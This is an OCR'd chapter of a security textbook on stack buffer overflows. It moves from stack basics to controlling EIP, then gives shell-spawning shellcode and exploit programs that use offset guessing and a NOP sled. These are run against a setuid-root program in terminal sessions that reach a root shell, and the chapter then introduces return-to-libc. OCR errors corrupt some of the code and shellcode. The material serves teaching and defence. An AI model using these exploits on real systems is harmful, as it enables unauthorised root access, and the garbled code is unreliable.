CHAPTER 2

Stack Overflows

Stack-based buffer overflows have historically been one of the most popular and best understood methods of exploiting software. Tens, if not hundreds, of papers have been written on stack overflow techniques on all manner of popular architectures. One of the most frequently referred to, and likely the first public discourse on stack overflows, is Aleph One's "Smashing the Stack for Fun and Profit." Written in 1996, the paper explained for the first time in a clear and concise manner how buffer overflow vulnerabilities are possible and how they can be exploited. We recommend that you read the original paper, published in Phrack magazine and available at www.wiley.com/compbools/koziol .

Aleph One did not invent the stack overflow; knowledge and exploitation of stack overflows had been passed around for a decade or longer before "Smashing the Stack" was released. Stack overflows have theoretically been around for as long as the C language, and exploitation of these vulnerabilities has occurred regularly for well over 25 years. Even though they are likely the best understood and most publicly documented class of vulnerability, stack overflow vulnerabilities remain generally prevalent in software produced today. Check your favorite security news list; it’s likely that a stack overflow vulnerability is being reported even as you read this chapter.

Buffers

A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an *array.* We will focus on arrays in the introductory material in this chapter.

Stack overflows are possible because no inherent bounds-checking exists on buffers in the C or C++ languages. In other words, the C language and its derivatives do not have a built-in function to ensure that data being copied into a buffer will not be larger than the buffer can hold.

Consequently, if the person designing the program has not explicitly coded the program to check for oversized input, it is possible for data to fill a buffer, and if that data is large enough, to continue to write past the end of the buffer. *As you* will see in this chapter, all sorts of crazy things start happening once you write past the end of a buffer. Take a look at this extremely simple example that illustrates how C has no bounds-checking on buffers. (Remember, you can find this and many other code fragments and programs on the *Shellcoder's Handbook* Web site, www.wiley.com/ compbooks/koziol.)

```
int main ()
        int array[5] = (1, 2, 3, 4, 5);
        printf["%d\n", array[5])
 }
```

In this example, we have created an array in C. The array, named `array`, is five elements long. We have made a novice C programmer mistake here, in that we forgot that an array of size five begins with element zero `array [ 0 ]` and ends with element four, `array [ 4 ]` . We tried to read what we thought was the fifth element of the array, but we were really reading beyond the array, into the "sixth" element. The compiler elicits no errors, but when we run this code, we get unexpected results.

```
[root@localhost /]# gcc buffer.c

[root@localhost /l# ./a.out
-1073743044
[root@localhost /]#
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection. What about writing past the end of a buffer? This must be possible as well. Let's intentionally try to write way past the buffer and see what happens.

```
int main(){
      int array[5];
      int i;

      for (i=0; i<=255; ++i){
            array[i] = 10;
      }
}
```

Again, our compiler gives us no warnings or errors. But, when we execute this program, it crashes.

```
[root@localhost /]# gcc buffer2.c
[root@localhost /]# ./a.out
Segmentation fault  (core dumped)
[root@localhost /]#
```

As you might already know from experience, when a programmer creates a buffer that has the potential to be overflowed and then compiles the code, the program usually crashes or does not function as expected. The programmer then goes back through the code, discovers where he or she made a mistake, and fixes the bug.

But wait—what if user input is copied into a buffer? Or, what if a program expects input from another program that can be emulated by a person, such as a TCP/IP network-aware client?

If the programmer designs code that copies user input into a buffer, it may be possible for a user to intentionally place more input into a buffer than it can hold. This can have a number of different consequences, everything from crashing the program to forcing the program to execute user-supplied instructions. These are the situations we are chiefly concerned with, but before we get to control of execution, we first need to look at how overflowing a buffer stored on the stack works from a memory management perspective.

The Stack

As discussed in Chapter1, the stack is a LIFO data structure. Much like a stack of plates in a cafeteria, the last element placed on the stack is the first element that must be removed. The boundary of the stack is defined by the extended stack pointer (ESP) register, which points to the top of the stack. Stack-specific instructions, PUSH and POP, use ESP to know where the stack is in memory. In

most architectures, especially IA32, on which this chapter is focused, ESP points to the last address used by the stack. In other implementations, it points to the first free address.

Data is placed onto the stack using the PUSH instruction; it is removed from the stack using the POP instruction. These instructions are highly optimized and efficient at moving data onto and off of the stack. Let's execute two PUSH instructions and see now the stack changes.

```
PUSH 1
PUSH ADDR VAR
```

These two instructions will first place the value 1 on the stack, then place the address of variable VAR on top of it. The stack will look like that shown in Figure 2.1.

The ESP register will point to the top of the stack, address 643410h. Values are pushed onto the stack in the order of execution, so we have the value 1 pushed on first, and then the address of variable VAR. When a PUSH instruction is executed, ESP is decremented by four, and the dword is written to the new address stored in the ESP register.

Once we have put something on the stack, inevitably, we will want to retrieve it—this is done with the POP instruction. Using the same example, let's retrieve our data and address from the stack.

```
POP EAX
POP EBX
```

First, we load the value at the top of the stack (where ESP is pointing) into EAX. Next, we repeat the POP instruction, but copy the data into EBX. The stack now looks like that shown in Figure 2.2.

As you may have already guessed, the POP instruction only moves ESP down address space—it does not write or erase data from the stack. Rather, POP writes data to the operand, in this case first writing the address of variable VAR to EAX and then writing the value 1 to EBX.



Figure 2.1. PUSHing values onto the stack



Figure. 2.2. POPing values from the stack

Another relevant register to the stack is EBP. The EBP register is usually used to calculate an address relative to another address, sometimes called a frame pointer. Although it can be used as a general-purpose register, EBP has historically been used for working with the stack. For example, the following instruction makes use of EBP as an index:

```
MOV EAX, [EBP+10h]
```

This instruction will move a dword from 16 bytes down the stack (remember, the stack grows downward) into EAX.

Functions and the Stack

The stacks primary purpose is to make the use of functions more efficient. From a low-level perspective, a function alters the flow of control of a pro-gram, so that an instruction or group of instructions can be executed independently from the rest of the program. More important, when a function has completed executing its instructions, it returns control to the original function caller. This concept of functions is most efficiently implemented with the use of the stack.

Let's take a look at a simple C function and how the stack is used by the function.

```
void function( int a, int b){
  int array[5];
}

 main()
 {
        function(1,2)
        printf("This is where the return address points");
 }
```

In this example, instructions in main are executed until a function call is encountered. The consecutive execution of the program now needs to be interrupted, and the instructions in function need to be executed. The first step is to push the arguments for function, a and b, backwards onto the stack. When the arguments are placed onto the stack, the function is called, placing the return address, or RET, onto the stack. *RET* is the address stored in the instruction pointer (EIP) at the time function is called. RET is the location at which to continue execution when the function has completed, so the rest of the program can execute. In this example, the address of the print f (" This is where the return address points ") ; instruction will be pushed onto the stack.

Before any function instructions can be executed, the prolog is executed. In essence, the prolog stores some values onto the stack so that the function can execute cleanly. The current value of EBP is pushed onto the stack, because the value of EBP must be changed in order to reference values on the stack. When the function has completed, we will need this stored value of EBP in order to calculate address locations in main. Once EBP is stored on the stack, we are free to copy the current stack pointer (ESP) into EBP. Now we can easily reference addresses local to the stack.

The last thing the prolog does is to calculate the address space required for the variables local to function and reserve this space on the stack. Subtracting the size of the variables from *ESP* reserves the required space. Finally, the variables local to function, in this case simply array, are pushed onto the stack. Figure 2.3 represents how the stack looks at this point.



Figure 2.3. Visual representation of the stack after a function has been called

Now you should have a good understanding of how a function works with the *stack. Let's get* a *little* more in-depth and look at what is going on from an assembly *perspective. Compile* our simple C function with the following
command:

```
[root@localhost /]# gcc -mpreferred-stack-boundary=2 -ggdb function.c
-o function
```

Make sure you use the -ggdb switch since we want to compile gdb output for debugging purposes. gdb is the GNU project debugger; you can read more about it at www . gnu . org/manual/gdb-4.17 /gdb.html. We also want to use the preferred stack boundary switch, which will set up our stack into dword size increments. Otherwise, gcc will optimize the stack and make things more difficult than they need to be at this point. Load your results into gdb.

```
[root@localhost /]# gdb function
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to
change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was
configured as "i386-redhat-linux"...
(gdb)
```

First, look at how our function, function, is called. Disassemble main:

```
(gdb) disas main
Dump of assembler code `-Y function main:
0x8048438 <main>:          push    %ebp
0x8048439 <main+1>:        move    %esp,%ebp
0x804843b <main+3>:        sub     $0x8,%esp
0x804843e <main+6>:        sub     $0x8,%esp
0x8048441 <main+9>:        push    $0x2
0x8048443 <main+11>:       push    $0x1
0x8048445 <main+13>:                       call    0x8048430 <function>
0x804844a <main+18>:                          add   $0x10,%esp
0x804844d <main+21>:                                    leave
0x804844e <main+22>:                                      ret
End of assembler dump.
```

At <main+9> and <main+ 11>, we see that the values of our two parameters (0x1 and 0x2) are pushed backwards onto the stack. At <main+13>, we see the call instruction, which, although it is not expressly shown, pushes RET (EIP) onto the stack. Call then transfers flow of execution to function, at address 0x8048430. Now, disassemble function and see what happens when control is transferred there.

```
(gdb) disas main
Dump of assembler code for function function:
0x8048430 <function>:        push   %ebp
0x8048431 <function>:        move   %esp, %ebp
0x8048433 <function+1>:      sub    $0x8, %esp
0x8048436 <function+6>:      leave
0x8048437 <function+9>:      ret
End of assembler dump.
```

Since our function does nothing but set up a local variable, array, the disassembly output is relatively simple. Essentially, all we have is the function prolog, and the function returning control to main. The prolog first stores the current frame pointer, EBP, onto the stack. It then copies the current stack pointer into EBP at <function+1>. Finally, the prolog creates enough space on the stack for our local variable, array, at<function+3>.array is only 5 bytes in size, but the stack must allocate memory in 4-byte chunks, so we end up reserving 8 bytes of stack space for our locals.

Overflowing Buffers on the Stack

You should now have a solid understanding of what happens when a function is called and how it interacts with the stack. In this section, we are going to see what happens when we stuff too much data into a buffer. Once you have developed an understanding of what happens when a buffer is overflowed, we can move into more exciting material, namely exploiting a buffer overflow and taking control of execution.

Let's create a simple function that reads user input into a buffer, and then outputs the user input to stdout.

```
void return_input (void){
        char array[30];

        gets (array);
        printf(%s\n", array);
}

main() {
        return_input();

        return 0;

}
```

This function allows the user to put as many elements into array as the user wants. Compile this program, again using the preferred stack boundary switch. Run the program, and then enter some user input to be fed into the buffer. For the first run, simply enter ten A characters.

```
[root@localhost /]# ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

Our simple function returns what was entered, and everything works fine. Now, let's put in 40 As, which will overflow the buffer and start to write over other things stored on the stack.

```
[root@localhost /]# ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@localhost /]#
```

We got a segfault as expected, but why? What happened on the stack? Take a look at Figure 2.4, which shows how our stack looks after array is overflowed.



Figure 2.4. Overflowing array results overwriting other items on the stack

We filled up array with 32 bytes of A, and then kept on going. We wrote the stored address of EBP, which is now a dword containing hexadecimal representation of A. more important, we wrote over RET with another dword of A. When the function exited, it read the value stored in RET, which is now 0x41414141, the hexadecimal equivalent of AAAA, and attempted to jump to this address. This address is not a valid address, or is in protected address space, and the program terminated with a segmentation fault. But don't take our word for it; you should look at the core file to see what was in the registers at the time of segfault.

```
[root@localhost /]# gdb overflow core
...
(gdb) info registers
...
eax 0x29
ecx 0x1000
edx 0x0
ebx 0x401509e4
esp 0xbffffab8
ebp 0x41414141
esi 0x40016b64
edi 0xbffffb2c
eip 0x41414141
...
```

The output has been edited somewhat to conserve space, but you should see something similar. EPB and EIP are both 0x41414141! That means we sup cessfully wrote our As out of the buffer and over EBP and RET.

Controlling EIP

We have now successfully overflowed a buffer, overwritten EBP and RET, and therefore caused our overflowed value to be loaded into EIP. All that has done is crash the program. While this overflow can be useful in creating a denial of service, the program that you're going to crash should be important enough that someone would care if it were not available. In our case, it's not. So, let's move on to controlling the path of execution, or basically, controlling what gets loaded into EIP, the instruction pointer.

In this section, we will take the previous overflow example and instead of filling the buffer with As, we will fill it with the address of our choosing. The address will be written in the buffer and will overwrite EBP and RET with our new value. When RET is read off the stack and placed into EIP, the instruction at the address will be executed. This is how we will control execution.

First, we need to decide what address to use. Let's have the program call return Input instead of returning control to main. We need to determine to what address to jump, so we

will have to go back to gdb and find out what address calls return_input.

```
[root@localhost /]# gdb overflow
...
(gdb) disas main
Dump of assembler code for function main:
0x80484b8 <main>:               push   %ebp
0x80484b9 <main+1>:    mov     %esp, %ebp
0x80484bb <main+3>:    call    0x8048490 <return_input>
0x80484c0 <main+8>:    mov     $0x0, %eax
0x80484c5 <main+13>:                                    pop     %ebp
0x80484c6 <main+22>:                                      ret
End of assembler dump.
```

We see that the address we wat to use is 0x80484bb.

NOTE Don't expect to have exactly the same address-make sure you check that you have found the correct address for return_input.

Since 0x80484bb does not translate cleanly into normal ASCII characters, we need to write a simple program to turn this address into character input. We can then take the output of this program and stuff it into the buffer in over f low. In order to write this program, you need to determine the size of your buffer and add 8 to it. Remember, the extra 8 bytes are for writing over EBP and RET. Check the prolog of return_input using gdb; you will learn how much space is reserved on the stack for array. In our case, we have the instruction:

```
0x8048493 <return_input+3>:        sub     $0x20,%esp
```

The 0x2 0 hex value equates to 32 in binary, plus 8 gives us 40. Now we can write our address-to-character program.

```
main()(
int i=0;
char stuffing[44];

for (i=0;i<=40;i+=4)
*(long *) &stuffing[i] = 0x80484bb;
puts(stuffing);
}
```

Let's dump the output of address_to_char into overflow. The program should wait for user input, as before. The program then spits out what was entered, which should be the output of address_to_char plus whatever you typed as user input. Now that we have overwritten RET, the program will

execute Ox80484bb,which has been written into EIP. It will "loop," and wait for user input again.

```
[root@localhost /]#  ( ./address_to_char;cat) | ./overflow
input
«««««««««««««««««««« a < u ___,input
input
input
```

Congratulations, you have successfully exploited your first vulnerability!

Using an Exploit to Get Root Privileges

Now it is time to do something useful with the vulnerability you have just exploited. Forcing overflow.c to ask for input twice instead of once is a neat trick, but hardly something you would want to tell your friends about—"Hey, guess what, I caused a 15-line C program to ask for input twice!" No, we want you to be cooler than that.

This type of overflow is commonly used to gain root (uid 0) privileges. We can do this by attacking a process that is running as root. You force it to execve a shell that inherits its permissions. If the process is running as root, you will have a root shell. This type of local overflow is increasingly popular because more and more programs do not run as root—after they are exploited, you often must use a local exploit to get root-level access.

Spawning a root shell is not the only thing we can do when exploiting a vulnerable program. Many subsequent chapters in this book cover exploitation methods other than root shell spawning. Suffice it to say, a root shell is still one of the most common exploitations and the easiest to understand.

Be careful, though. The code to spawn a root shell makes use of the execve system call. What follows is a C++ language code for spawning a shell:

```
int main()(
  char *name[2];


   name[0] = "/bin/sh";
   name[1] = OxO;
   execve(name[0], name. 0x0);
   exit(0);
 )
```

If we compile this code and run it, we can see that it will spawn a shell for us.

```
[Jack@0day local]$ gcc shell.c -o shell
[Jack@0day local]$ ./shell

Sh-2.05b#
```

You might be thinking, this is great, but how do I inject C source code into a vulnerable input area? Can we just type it in like we did previously with the A characters? The answer is no. Injecting C source code is much more difficult than that. We will have to inject actual machine instructions, or *opcode,* into the vulnerable input area. To do so, we must convert our shell-spawning code to assembly, and then extract the opcodes from our human-readable assembly. We will then have what is termed *shellcode,* or the opcode that can be injected into a vulnerable input area and executed. This is a long and involved process, and we have dedicated several chapters in this book to it.

We won't go into great detail about how the shellcode is created from the C++ code; it is quite an involved process and explained completely in Chapter 3.

Let's take a look at the shellcode representation of the shell-spawning C++ code we previously ran.

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\xle\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\xO8\x8d\x56\xOc\xcd\x80\xe8\xel"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Let's test it to make sure it does the same thing as the C code. Compile the following code, which should allow us to execute the shellcode:

```
char shellcode[] =
        "\xeb\xla\x5e\x31\xcO\x88\x46\xO7\x8d\x1e\x89\x5e\x08\x89\x46"
 "\xOc\xbO\xOb\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Now run the program.

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```

Ok, great, we have the shell-spawning shellcode that we can inject into a vulnerable buffer. That was the easy part. In order for our shellcode to be executed, we must gain control of execution. We will use a strategy similar to that in the previous example, where we forced an application to ask for input a second time. We will overwrite RET with the address of our choosing,

causing the address we supplied to be loaded into EIP and subsequently executed. What address will we use to overwrite RET? Well,we will overwrite it with the address of the first instrution in our injected shellcode. In this way,when RET is popped off the stack and loaded into EIP,the first instruction that is executed is the first instruction of our shellcode.

While this whole process may seem simple, it is actually quite difficult to execute in real life. This is the place in which most people learning to hack for the first time get furstrated and give up. We will go over some of the major problems and hopefully keep you from getting frustrated along the way.

The Address Problem

One of the most difficult tasks you face when trying to execute user-supplied shellcode is identifying the starting address of your shellcode. Over the years, many different methods have been contrived to solve this problem. We will cover the most popular method that was pioneered in the paper, "Smashing the Stack."

One way to discover the address of our shellcode is to guess where the shellcode is in memory. We can make a pretty educated guess, because we know that for every program, the stack begins with the same address. If we know what this address is, we can attempt to guess how far from this starting address our shellcode is.

It is fairly easy to write a simple program to tell us the location of the stack pointer (ESP). Once we know the address of ESP, we simply need to guess the distance, or offset, from this address. The offset will be the first instruction in our shellcode.

First, we find the address of ESP.

```
Unsigned long find_start(void){
   __asm__(“movl %esp, %eax”);
}
int main(){
    printf ("OX%x\n" , find_start()) ;
 }
```

Now we create a little program to exploit.

```
int main(int argc,char **argv[]){

  char little_array[512];

  if (argc > 1)
     strcpy(little_array,argv[1] );
}
```

This simple program takes command-line input and puts it into an array with no bounds-checking. In order to get root privileges, we must set this program to be owned by `root`, and turn the suid bit on. Now, when you log in as a regular user (not `root`) and exploit the program, you should end up with root access.

[jack@0day local]$ sudo *chown root victim*

[jack@0day local]$ sudo *chmod +s victim*

Nov, we'll construct a program that allows us to guess the offset between the start of our program and the first instruction in our shellcode. (The idea for this example has been borrowed from Lamagra.)

```
  #include <stdlib.h>
  #define offset_size              0
  #define buffer_size              512

 char sc[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\xle\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xel"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void){
  __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  =atoi(argv[1]);
  if (argc > 2) offset =atoi(argv[2]);

   addr = find_start() – offset;
   printf("Attempting address:0x%x\n", addr);

   ptr = buff;
   addr_ptr = (long *) ptr;
   for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

 ptr += 4;
```

```
        for (i = 0;i< strlen(sc);i++)
                *(ptr++) = sc[i];
        buff(bsize-1) = '\0';

    memcpy(buff,"BUF=",4);
    putenv(buff);
    system("/bin/bash");
}
```

To exploit the program, generate the shellcode with return address, and *then* run *the* vulnerable program using the output of the shellcode generating program. Assuming we don't cheat, we have no way of knowing the correct *offset,* so we must guess repeatedly until we get the spawned shell.

```
[jack@0day local]$ ./attack 500
Using address: Oxbfffd768
[jack@0day local]$ ./victim $BUF
```

Ok, nothing happened. That's because we didn't build an offset large enough (remember, our array is 512 bytes).

```
[jack@0day local]$ ./attack 800
Using address: Oxbfffe7c8
[jack@0day local]$ ./victim $BUF
Segmentation fault
```

What happened here? We went too far, and we generated an offset that was too large.

```
[jack@0day local]$ ./attack 550
Using address: 0xbffff188
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 575
Using address: 0xbfffe798

[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 590
Using address: 0xbffe908

[jack@0day local]$ ./victim $BUF
Illegal instruction
```

It looks like attempting to guess the correct offset could take forever. Maybe we'll be lucky with this attempt:

```
[jack@0day local]$ ./attack 595
Using address: 0xbffe971
[jack@0day local]$ ./victim $BUF
```

```
Illegal instruction
[jack@Oday local)$ ./attack 598
Using address: Oxbfffe9ea
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./exploitl 600
Using address: Oxbfffea04
[jack@0day local)$ ./hole $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Wow, we guessed the correct offset and the root shell spawned. Actually it took us many more tries than we've shown here (we cheated a little bit, to be honest), but they have been edited out to save space.

WARNING We ran this code on a Red Hat 9.0 box. Your results may be different depending on the distribution, version, and many other factors.

Exploiting programs in this manner can be tedious. We must continue to guess what the offset is, and sometimes, when we guess incorrectly, the pro-gram crashes. That's not a problem for a small program like this, but restarting a larger application can take time and effort. In the next section, we'll examine a better way of using offsets.

The NOP Method

Determining the correct offset manually can be difficult. What if it were possible to have more than one target offset? What if we could design our shellcode so that many different offsets would allow us to gain control of execution? This would surely make the process less time consuming and more efficient, wouldn't it?

We can use a technique called the NOP Method to increase the number of potential offsets. No Operations (NOPs) are instructions that delay execution for a period of time. NOPs are chiefly used for timing situations in assembly, or in our case, to create a relatively large section of instructions that does nothing. For our purposes, we will fill the beginning of our shellcode with NOPs. If our offset "lands" anywhere in this NOP section, our shell-spawning shellcode will eventually be executed after the processor has executed all of the do-nothing NOP instructions. Nov, our offset only has to point some-where in this large field of NOPs, meaning we don't have to guess the exact offset. This process is referred to as padding with NOPs, or creating a NOP pad. You will hear these terms again and again when delving deeper into hacking.

Let's rewrite our attacking program to generate the famous NOP pad prior to appending our shellcode and the offset. The instruction that signifies a NOP

on IA32 chipsets is 0x90.(There are many other instructions and combinations of instructions that can be used to create a similar NOP effect ,but we won't get into these in this chapeter.)

```
#include<stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                             0x90
char shellcode[]=
     "\xeb\xla\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
     "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
     "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long get_sp(void) {
    __asm__("mov1 %esp,%eax");
}


void main(int argc,char *argv[])
{
  char *buff,*ptr;
  long *addr_ptr,addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize = atoi (argv[1]) ;
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
       printf("Can't allocate memory.\n");
       exit(0);
  }
  addr = get_sp() - offset;
  printf("Using address: Ox%x\n", addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
        * (addr_ptr++) = addr;
  for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;
  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i=0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
```

```
    buff[bsize – 1] = '\0';
    memcpy(buff, "BUF=",4);
    putenv(buff);
    system("/bin/bash");
  }
```

Let's run our new program against the same target code and see what happens.

```
[jack@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Ok, we knew that offset would work. Let's try some others.

```
[jack@0day local]$ ./nopattack 590
Using address: 0xbffff368
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

We landed in the NOP pad, and it worked just fine. How far can we go?

```
[jack@0day local]$ ./nopattack 585
Using address: 0xbffffld8
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

We can see with just this simple example that we have 15—25 times more possible targets than without the NOP pad.

Defeating a Non-Executable Stack

The previous exploit works because we can execute instructions on the stack. As a protection against this, many operating systems such as Solaris, OpenBSD, and likely Windows in the near future will not allow programs to execute code on the stack. This protection will break any type of exploit that relies on code to executed on the stack

As you may have already guessed, we don't necessarily have to execute code on the stack .It is simply an easier ,better-known, and more reliable method of exploiting programs. When you do encounter a non-executable stack, you can use an exploitation method known as Return to libc. Essentially ,we will make use of the ever-popular and ever-present libc library to export our system calls to libc library.T his will make exploitation possible when the target stack is protected.

Return to libc

So, how does Return to libc actually work? From a high level, assume for the sake of simplicity that we already have control of EIP. We can put whatever address we want executed in to EIP; in short, we have total control of program execution via some sort of vulnerable buffer. Instead of returning control to instructions on the stack, as in a traditional stack buffer overflow exploit, we will force the program to return to an address that corresponds to r. specific dynamic library function. This dynamic library function will not be on the stack, meaning we can circumvent any stack execution restrictions. We will carefully choose which dynamic library function we return to; ideally, we want two conditions to be present:

- It must be a common dynamic library, present in most programs.
- The function within the library should allow us as much flexibility as possible so that we can spawn a shell or do whatever we need to do.

The library that satisfies both of these conditions best is the libc library. libc is the standard C library; it contains just about every common C function that we take for granted. By nature, all the functions in the library are shared (this is the definition of a function library), meaning that any program that includes libc will have access to these functions. You can see where this is going —if any program can access these common functions, why couldn't one of our exploits? All we have to do is direct execution to the address of the library function we want to use (with the proper arguments to the function, of course), and it will be executed.

For our Return to libc exploit, let's keep it simple at first and spawn a shell. The easiest libc function to use is system ( ) ; for the purposes of this example, all it does is take in an argument and then execute that argument with /bin/sh. So, we supply system( ) with /bin/sh as an argument, and we will get a shell. We aren't going to execute any code on the stack; we will jump right out to the address of system () function with the C library.

A point of interest is how to get the argument to system(. Essentially, what we do is pass a pointer to the string (bin/sh) we want executed. We know that normally when a program executes a function (in this example,

we'll use the_function as the name), the arguments get pushed onto the stack in reverse order. It is what happens next that is of interest to us and will allow us to pass parameters to system () .

First, a CALL the_function instruction is executed. This CALL will push the address of the next instruction (where we want to return to) onto the stack. It will also decrement ESP by 4. When we return from the_function, RET (or EIP) will be popped off the stack. ESP is then set to the address directly following RET.

Now comes the actual return to system ( ) . the_function assumes that ESP is already pointing to the address that should be returned to. It is going to also assume that the parameters are sitting there waiting for it on the stack, starting with the first argument following RET. This is normal stack behavior. We set the return to system () and the argument (in our example, this will be a pointer to /bin/sh) in those 8 bytes. When the_function returns, it will return (or jump, depending on how you look at the situation) into system () , and system () has our values waiting for it on the stack.

Now that you understand the basics of the technique, let's take a look at the preparatory work we must accomplish in order to make a Return to libc exploit:

1. Determine the address of system () .
2. Determine the address of /bin/sh.
3. Find the address of exit () , so we can close the exploited program cleanly.

The address of system() can be found within libc by simply disassembling any C++ program.gcc will include libc by default when compiling, so we can use the following simple program to find the address of system () .

```
int main()
      {
